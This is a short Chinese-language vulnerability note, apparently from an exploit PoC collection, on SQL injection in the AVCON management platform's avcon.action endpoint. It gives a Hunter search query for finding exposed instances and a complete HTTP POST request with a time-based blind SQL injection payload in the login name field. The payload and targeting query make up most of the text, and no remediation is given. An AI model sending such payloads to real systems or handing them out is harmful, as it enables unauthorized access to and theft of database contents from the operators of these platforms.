
A9-1Avcon-综合管理平台-SQL

漏洞描述：

avcon综合管理平台avcon.action存在SQL注入漏洞，攻击者可通过该漏洞获取数据库敏感数据。

网站图片：



网络测绘：

Hunter 语法：

web.title="AVCON-系统管理平台"

漏洞复现：

payload：

```
POST /avcon.action HTTP/1.1
Host:
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 77

name=0'XOR(if(now()=sysdate()%2Csleep(7)%2C0))XOR'Z&password=u]H[ww6KrA9F.x-F
```

效果图: